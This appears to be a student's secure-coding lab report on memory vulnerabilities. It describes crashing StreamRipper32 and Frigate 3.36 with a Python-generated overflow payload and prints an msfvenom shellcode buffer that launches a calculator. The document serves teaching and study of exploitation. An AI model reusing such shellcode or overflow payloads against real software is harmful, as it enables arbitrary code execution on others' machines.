
**SECURE CODING LAB – 8**


**WORKING WITH MEMORY VULNERABILITIES**

**NAME : SREENIDHI GANACHARI**


**REGISTRATION NUMBER : 19BCE7230**


**1) The payload is generated after running the python exploit code in python 2.7**







**2) The payload generated in Stream Ripper 32 which crashes the application**










**3) After downloading frigate3.36 if the payload generated is run , the application crashes and it displays the command prompt.**







**4) After installing kali linux in vmware virtual machine using the iso , we use msfvenom to generate a similar code for a calculator**



**The code for the calculator is as follows –**

buf = b""

buf += b"\xda\xc1\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"

buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"

buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"

buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"

buf += b"\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x6a\x48\x6e\x62"

buf += b"\x37\x70\x65\x50\x35\x50\x45\x30\x6b\x39\x58\x65\x36"

buf += b"\x51\x39\x50\x50\x64\x4c\x4b\x76\x30\x74\x70\x4c\x4b"

buf += b"\x76\x32\x66\x6c\x4e\x6b\x52\x72\x52\x34\x6e\x6b\x53"

buf += b"\x42\x61\x38\x64\x4f\x4e\x57\x53\x7a\x67\x56\x64\x71"

buf += b"\x4b\x4f\x6c\x6c\x65\x6c\x63\x51\x73\x4c\x35\x52\x44"

buf += b"\x6c\x67\x50\x6a\x61\x6a\x6f\x36\x6d\x66\x61\x4a\x67"

buf += b"\x48\x62\x39\x62\x42\x72\x73\x67\x4c\x4b\x36\x32\x32"

buf += b"\x30\x4c\x4b\x43\x7a\x57\x4c\x6e\x6b\x70\x4c\x32\x31"

buf += b"\x42\x58\x6a\x43\x63\x78\x37\x71\x48\x51\x76\x31\x6c"

buf += b"\x4b\x30\x59\x75\x70\x67\x71\x49\x43\x4c\x4b\x52\x69"

buf += b"\x65\x48\x49\x73\x65\x6a\x30\x49\x4e\x6b\x45\x64\x4c"

buf += b"\x4b\x63\x31\x39\x46\x44\x71\x39\x6f\x6e\x4c\x6f\x31"

buf += b"\x5a\x6f\x56\x6d\x75\x51\x7a\x67\x30\x38\x39\x70\x54"

buf += b"\x35\x68\x76\x37\x73\x31\x6d\x59\x68\x75\x6b\x33\x4d"

buf += b"\x34\x64\x62\x55\x5a\x44\x53\x68\x6e\x6b\x50\x58\x31"

buf += b"\x34\x67\x71\x68\x53\x75\x36\x4c\x4b\x46\x6c\x52\x6b"

buf += b"\x6c\x4b\x42\x78\x55\x4c\x47\x71\x4a\x73\x6c\x4b\x45"

buf += b"\x54\x6c\x4b\x66\x61\x78\x50\x4d\x59\x31\x54\x67\x54"

buf += b"\x46\x44\x71\x4b\x53\x6b\x33\x51\x61\x49\x50\x5a\x46"

buf += b"\x31\x4b\x4f\x6d\x30\x31\x4f\x53\x6f\x72\x7a\x6e\x6b"

buf += b"\x77\x62\x38\x6b\x4c\x4d\x71\x4d\x43\x5a\x43\x31\x6e"

buf += b"\x6d\x4f\x75\x58\x32\x43\x30\x47\x70\x47\x70\x70\x50"

buf += b"\x71\x78\x46\x51\x6c\x4b\x42\x4f\x4b\x37\x49\x6f\x6a"

buf += b"\x75\x4d\x6b\x6a\x50\x6e\x55\x59\x32\x53\x66\x71\x78"

buf += b"\x4d\x76\x6d\x45\x6f\x4d\x6f\x6d\x79\x6f\x69\x45\x47"


buf += b"\x4c\x36\x66\x51\x6c\x66\x6a\x4d\x50\x6b\x4b\x59\x70"


buf += b"\x50\x75\x66\x65\x6d\x6b\x72\x67\x52\x33\x63\x42\x62"

buf += b"\x4f\x53\x5a\x47\x70\x73\x63\x79\x6f\x38\x55\x30\x63"

